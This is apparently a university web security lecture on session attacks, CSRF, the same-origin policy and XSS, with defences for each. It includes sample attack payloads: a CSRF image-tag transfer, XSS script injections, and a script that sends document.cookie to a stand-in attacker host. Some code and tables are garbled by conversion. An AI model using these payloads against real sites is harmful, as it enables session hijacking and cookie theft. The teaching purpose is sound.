
CS5331: Web Security

Lecture 3: Session Attacks

Overview of Web Threats



Web Sessions

HTTP: Stateless Protocol

- HTTP Server maintains no information about a connection
 - Simple server design
 - Better server scalability
- Users need to authenticate to a web application
 - But the server cannot remember them
- What will happen if the web application involves multi-step operations?
 - Users need to authenticate in each step.

Session ID

- To maintain a session, state must be saved, but HTTP server is stateless.
 - Store states on the client side.
- URL parameter
 - http://www.example.com/index.asp?sid=12345
- Hidden HTML elements
 - <INPUT TYPE="HIDDEN" NAME="SESSION" VALUE="12345">
- Cookies
 - An HTTP field the browser stores for the server

Cookie





- Cookie contains whatever the server puts in
 - Different size limit in various browsers
- Two types of cookies
 - Persistent cookies: written to local file system
 - Nonpersistent cookie: only stored in browser memory


Cookie & Usage

- Set by a server, and automatically sent by a browser on HTTP requests made to the server
- Used for state management (RFC 6265), such as:
 - User authentication
 - Personalization
 - User tracking (using 3rd party cookies)
- JavaScript operations on Cookies:
 - Set a cookie: document.cookie = "name=value; expires=date;"
 - Read a cookie: alert (document.cookie)
 - Delete a cookie by setting "expires" to date in past: document.cookie = "name=; expires=Thu, 01-Jan-70;"

Origin & In-Scope Cookies

- Origin definition for cookie access is: <domain, path>
- For a secure cookie: + protocol (i.e. HTTPS)
- Domain can be set by server to any *domain suffix* (*super domain*) of the URL's hostname (again excluding a public suffix):
 - Goal: a server sees cookies in its scope
 - Problem: possible multiple in-scope cookies
 - Issues:
 - Which suffix domains set the sent in-scope cookies?
 - Which attributes are then applicable?

Cookie Authentication




Security Problem of Session ID

- Session ID is an important server state
- Now it has to be pushed to the client side
 - Is the browser client inside the boundary of trusted programs?
 - What can happen?

Session Cloning

Session Cloning

- Attack can change the session ID
 - If the new session ID belongs to another user, the attacker "becomes" the other user.



sid	user
1	good
2	evil

Attack Methods


- Edit persistent cookies in local file system
 - Firefox: cookies.txt in user profile directory
 - Chrome: Chrome/Default/Cookies
- Other ways to change cookies
 - Change cookie in browser memory or using developer tools
 - Browser itself can be malicious
 - Network-level web manipulation proxy

Defense

- In general, using input validation, and ensure the integrity of state data
- Digitally sign or hash the variable using a cryptographic algorithm
 - Stored value: Content+Hash
- Encrypt information in the URL and cookie
- Long and random session ID to prevent collision
- Dynamic session ID, changing from page to page

Session Riding

Cross-site Request Forgery (CSRF)



- Suppose a bank uses the following URL to transfer \$100 to account 123
 - GET http://bank.com/transfer.cgi?acct=123&amount=100 HTTP/1.1
 - Think about how this request is executed.
- What if another web site tricks the user to send this request:
 - GET http://bank.com/transfer.cgi?acct=456&amount=10000 HTTP/1.1


CSRF: (1) Basic CSRF ("Session Riding")

- Attack requirements:
 - Client has logged into bobbank's website:
 - SID cookie is in the browser state
 - The client also visits the web attacker' site
- Can a malicious site issue a stealthy request (without a user's click) to the bank's website?
 - Yes
 - Using GET method:

```
<img src=http://bobbank.com/transfer.php?
recipient=attacker&amount=100>
```

Using POST method: see the next slide

CSRF: (1) Basic CSRF ("Session Riding")



CSRF: (1) Basic CSRF ("Session Riding")

- Possible consequences?
 - Transfer credits, account setting change, password reset, user-system setting change (e.g. DNS setting), ...




CS5331 Lecture 3

Source: ThreatPost1, ThreatPost2

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CSRF: (2) Login CSRF ("Session Feeding") Log you into my account...




CSRF: (2) Login CSRF (Session Feeding")

- Attack requirement:
 - Client doesn't need to log into the server's website
 - Attacker logs in using his own account in his session initialization step
- Attacker injects his own SID to the target user's browser, instead of using/accessing the target user's SID in the browser
- Possible consequences?
 - Track user's searches and other online activities
 - User adds credit card details (e.g. Paypal-like sites)

CSRF: (3) Router-Targeting CSRF

- If a router's administrative interface is not exposed to the internet, is the router safe?
 - An additional fact: many users have home router with a default or no password
 - Can CSRF attack be used to modify a router's setting, i.e. changing DNS server for a "pharming" attack?
- "Drive-by Pharming" attack:
 - User visits a web attacker's site
 - JavaScript at the site scans home network looking for a router using onerror event
 - JavaScript fingerprints/guesses the router model, and then uses a default password to log in
 - Change DNS server
- CSRF attack on routers: "send-only" access through local network connection is sufficient to reprogram router

CSRF: (3) Router-Targeting CSRF



- Read: "<u>Drive-By Pharming</u>" by Stamm et al, 2007
- Other payload: enable remote administration, e.g.

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
CSRF Defense

How to distinguish authentic requests of human from requests triggered by attackers?

- Make sure the request is sent from the correct page
 - Check HTTP referrer header
 - Use a random number in all steps of a transaction
- Make sure the request is sent by a human
 - Graphical Turing test



CSRF Defenses: HTTP Referrer Validation



CSRF Defenses: HTTP Referrer Validation

- Problems?
 - Privacy leaks via Referrer
 - Can leak your search terms, favorite sites, etc...
 - Referrer headers are stripped off
 - By network proxies
 - By browser (e.g. HTTPS → HTTP transitions,


 - So, they don't work in some cases...
- Solution:
 - New header: HTTP Origin
 - Doesn't contain privacy-sensitive HTTP parameters

CSRF Defenses: Same-Site Cookie

- SameSite: a new cookie attribute to prevent browser from sending the cookie along with cross-site requests
- Two possible values:
 - strict: all cross-site browsing context, even when following a regular link
 - lax (default): maintain user's logged-in session after the user arrives from an external link
- References:
 - https://tools.ietf.org/html/draft-west-first-party-cookies-07
 - https://www.owasp.org/index.php/SameSite
- Problem?
 - Still limited support by browsers
 - See https://caniuse.com/#search=samesite

Third-party cookies

The scenario of third-party cookie.



How can we use this to track users behavior?

Extended thinking: how does a web/mobile service track users?

The Same Origin Policy (SOP)

Access Control in Browser

- Principals
 - Websites, owner of scripts
- Resources
 - Cookies
 - Display: HTML Document Object Model (DOM)
 - Network communication
- Intuitive access control:
 - Objects and services of a website can only be accessed by scripts from the same website

Same-Origin Policy (SOP)

- Scripts from one origin can only access objects or services from the same origin
- How to define origin?
 - A Internet host can host several unrelated websites using different ports
- Origin is defined by protocol, host, and port
 - http://www.example.com/app/index.html

Protocol: HTTP

Host: www.example.com

Port: 80

SOP Example

Whether scripts on *http://www.example.com/app/index.html* can access resource of the following pages?

New URL	Yes/No	Explanation
http://www.example.com/newdir/test.html	Yes	Same protocol and host
http://www.example.com:8080/other.html	No	Same protocol and host but different port
https://www.example.com/other.html	No	Different protocol
http://en.example.com/other.html	No	Different host
http://example.com/other.html	No	Different host (exact match required)
http://node1.www.example.com/other.html	No	Different host (exact match required)

Notes on The Same Origin Policy: Incoherencies of Its Application

 Incoherencies of SOP application on different web objects by different browsers

Shared resources	Principal definition	
DOM objects	SOP origin	
cookie	domain/path	
localStorage	SOP origin	
sessionStorage	SOP origin	
display	SOP origin and dual ownership *	

Table I

SHARED BROWSER RESOURCES AND THEIR RESPECTIVE PRINCIPAL DEFINITIONS. *DISPLAY ACCESS CONTROL IS NOT WELL-DEFINED IN TODAY'S BROWSERS.

Notes on The Same Origin Policy: Incoherencies of Its Application

Non-shared resources	Owner
XMLHttpRequest	SOP origin
postMessage	SOP origin
clipboard	user*
browser history	user*
geolocation	user

Table II

NON-SHARED BROWSER RESOURCES AND THEIR RESPECTIVE OWNER PRINCIPAL. *Access control is not well-defined in today's browsers.

• Ref: On the Incoherencies in Web Browser Access Control Policies

Cookie Path Separation

- Cookie path separation: example.com/A & example.com/B
- Can example.com/A access cookies belonging to example.com/B?
 - Yes
 - Within example.com/A, add:
 <iframe src="//example.com/B"></iframe>
 alert(frames[0].document.cookie);
 - Allowed by SOP on DOM access
- Only for automated in-scope cookie transmission by browser
- Cookie path separation is not a real security measure!

Notes on The Same Origin Policy: Relaxing SOP

- Domain lowering using document.domain:
 - Cooperating scripts in "orders.company.com" and "catalog.company.com" set document.domain to "company.com"
 - Restricted to current domain or its domain suffix (super domain), excluding a public suffix
 - Ref: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

Notes on The Same Origin Policy: Relaxing SOP

- Cross-Origin Resource Sharing (CORS):
 - Certain cross-domain network requests, notably Ajax requests, are forbidden by the SOP policy
 - CORS allows origin B to give permission to origin A to read (potentially private) data from origin B
 - Access-Control-Allow-Origin (ACAO) header:
 - Specifies which origins are allowed
 - Wildcard origin (*) for public content:
 e.g. a freely-available web font like Google Fonts
 - Sample use case: https://cloud.google.com/storage/docs/cross-origin
 - Ref: https://www.w3.org/TR/cors/

Notes on The Same Origin Policy: Relaxing SOP

- JSONP (JSON with Padding):
 - Deprecated: restricted and unsafe
 - Don't use it. Use CORS instead
- Cross-frame communication channels using postMessage()

Origin checks are often flawed

Check	Hosts	Origin check	Example of a malicious host	Existing
			name that passes the check	domains
1	107	if(/[\/ \.]chartbeat.com\$/.test(a.origin))	evil.chartbeat-com	0
			(not exploitable until arbitrary TLDs	
			are allowed)	
2	71	if(m.origin.indexOf("sharethis.com") != -1)	sharethis.com.malicious.com,	2291
			evilsharethis.com	
3	35	if(a.origin && a.origin.match(/\.kissmetrics\.com/))	www.kissmetrics.com.evil.com	2276
4	20	$\text{var } \mathbf{w} = /jumptime \cdot .com(: [0 - 9])? $	eviljumptime.com	2
		if (!v.origin.match(w))		
5	4	if(!a.origin.match(/readspeaker.com/gi))	readspeaker.comevil.com,	2276
			readspeaker.com.evil.com	
6	1	a.origin.indexOf("widgets.ign.com") != 1	evilwidgets.ign.comevil.com,	2278
			widgets.ign.com.evil.com	
7	1	if(e.origin.match($/http(s?)$ \:\/\\	www.dastelefonbuch.de.evil.com	4513
		$w+?\.?dastelefonbuch.de/)$		
8	1	$if((/\langle api.weibo \rangle.com).test(I.origin))$	www.evilapi-weibo.com	0
9	1	if(/id.rambler.ru\$/i.test(a.origin))	www.evilid-rambler.ru	0
10	1	if(e.origin.indexOf(location.hostname)==-1){return;}	receiverOrigin.evil.com	n/a
11	7	$if((/^{https?}://[^{https?})) + (pss selector $	If the target site includes a script	n/a
		payment.portal matpay - remote).js/i)	from www.evil.com/sites/selector.js,	
		.exec(src)[1] == e.origin)	any message from www.evil.com will	
			pass the check	
12	5	if(g.origin && g.origin !== l.origin) { return; } else {	www.evil.com	n/a
		}		
13	1	if((typeof d === "string" && (n.origin !== d && d !==	www.evil.com	n/a
		"*")) (j.isFunction(d) && d(n.origin) === !1))		
14	24	if(event.origin != "http://cdn-static.liverail.com" &&	www.evil.com	n/a
		event.data)		

Web Attacker

Strictly weaker than a network attacker

Definition:

- Owns a valid domain, server with an SSL certificate
- Can entice a victim to visit his site
 - Say via "Click Here to Get a Free iPad" link
 - Or, via an advertisement (no clicks needed)
- Can't intercept / read traffic for other sites.
- Assumptions:
 - Browser Bug-free vs. Browser Buggy!
 - Generally, we assume bug-free browsers
 - But, let me give you an example of other case...

Example: Simple Registration System

- Code example
 - http://victim.com/reg.php?name=...

```
<HTML> <TITLE> Registered </TITLE>
  <BODY>
  Dear <?php echo $_GET[name] ?>, you have been registered.
  </BODY> </HTML>
```

- Accept guest information
 - Michael Tan
- Returns registration information
 - Dear Michael Tan, you have been registered.

Unexpected Inputs

- What if user inputs HTML tags?
 - Michael Tan

```
<HTML> <TITLE> Registered </TITLE>
<BODY>
Dear <font color="#FF0000">Michael Tan</font>, you have been registered.
</BODY> </HTML>
```

Or JavaScript?

<script>alert("Hi, there");</script>

```
<HTML> <TITLE> Registered </TITLE>
<BODY>
Dear <script>alert("Hi, there");</script>, you have been registered.
</BODY> </HTML>
```


Cross-site Scripting (XSS)

- Root Cause: Vulnerability of web application, failure in detecting scripts in inputs
- Now the most common publicly-reported security vulnerability, surpassing buffer overflow.
- As many as 68% of websites are likely open to XSS attacks
- Affected websites:
 - Google, Yahoo!, MySpace, Twitter, and etc. ...

Cross-site Scripting Attacks (Type I): Reflected XSS

- Non-persistent XSS

 (a.k.a., reflected XSS)
 - Attackers trick users to click links including scripts in parameters to the vulnerable web application
 - Web application returns pages including malicious script



Cross-site Scripting Attacks (Type I): Reflected XSS

Vulnerable bobbank's PHP script:

```
<?php echo "Hello Joe, Your q = $ GET['q']";?>
```

Issued URL:

```
http://bobbank.com?q=<script>doXSS()</script>
```

Return page contains:

```
Hello Joe, Your q = <script>doXSS()</script>
```


How can an attacker steal cookie?

```
<script>document.write('<img src= http://badevil.com:5555?c='+
escape(document.cookie) + ' >');</script>
```

- Note: cookie needs to be URL-escaped:
 - Function escape (): deprecated
 - Use newer encodeURI() or encodeURIComponent()

Cross-site Scripting Attacks (Type II): Persistent XSS


- Persistent XSS (a.k.a., stored XSS)
 - Malicious web client includes scripts in inputs to the vulnerable web application
 - Web application stores the scripts on the server
 - Web application returns the scripts to other users



Cross-site Scripting Attacks (Type III): DOM-based XSS

DOM-based XSS

- A user requests a crafted URL supplied by the attacker and containing embedded JavaScript
- The server's response does not contain the attacker's script in any form
- When the user's browser processes this response, the script is executed nonetheless




Cross-site Scripting Attacks (III): DOM-based XSS

• Example: (http://www.webappsec.org/projects/articles/071105.shtml)

- What if:
 - http://www.vulnerable.site/welcome.html?name=<script> alert(document.cookie)</script>
 - http://www.vulnerable.site/welcome.html#name=<script> alert(document.cookie)<script>


Cross-site Scripting Attacks (III): DOM-based XSS (Browser-side)

- Cross-domain Communication
 - Example: HTML 5 postMessage



Cross-site Scripting Attacks (III): DOM-based XSS

- Code/data mixing
- Dynamic code evaluation
 - eval
 - DOM methods
- Eval also deserializes objects
 - JSON




facebook.com

eval (.. + event.data);

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(Optional) Cross-site Scripting Attacks: Mutation XSS (mXSS)



(Optional) Cross-site Scripting Attacks: mXSS


```
Listing 1: Example on innerHTML usage
<script type="text/javascript">
  var new = "New <b>second < \b > text.";
  function Change ()
    document.all.myPar.innerHTML =
</script>
First text.
<a href="javascript:Change()">
  Change text above!
</a>
           "New <b>second</b> text."
```

(Optional) Cross-site Scripting Attacks: mXSS through innerHTML mutation

```
<img style="font-fa\22on-
load\3dxss\28\29\20mily:'arial'" src="test

<IMG style="font-fa"onload=xss() mily:
    'arial'" src="test.jpg">
```

Discussion: Different Types of XSS



How Can We Defeat XSS Attack?

- XSS as a type of injection attack
- Three general strategies to deal with injection attacks:
 - 1. Input validation/filtering
 - 2. Input sanitization/escaping/encoding
 - 3. Use of a more specific and less powerful API/operations

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Measure 1: Input validation/filtering

- Two approaches:
 - Blacklisting: block known bad values
 - Whitelisting: allow only known good values
- Blacklists can be easily bypassed: unsafe!
- Set of "bad/attack" inputs is potentially infinite
- There are too many subtle attack vectors...
- Vary a lot across browsers
- XSS Filter Evasion Cheat Sheet
- HTML5 Security Cheatsheet
- More on this, when you do your assignments!

Challenges with Blacklisting: Ways of Introducing JavaScript

- Inline JavaScript code: within <script></script> blocks
- DOM event handlers as HTML attributes (e.g. onclick)
- The "javascript:" pseudo protocol links
- Inline CSS statements:
 - <style> block
 - style attributed to HTML elements
- Dynamic JavaScript code evaluation:
 - eval()
 - String arguments for setTimeout() and setInterval()
- Dynamic CSS statements
 - CSSStyleSheet.insertRule() method

Challenges with Blacklisting: Other Challenges

- Other challenges:
 - Various character encodings accepted by browsers
 - Browsers' self-fixing of broken pages
- Good example (Samy worm on MySpace):
 - Read http://samy.pl/popular/tech.html
 - MySpace didn't allow <script>:
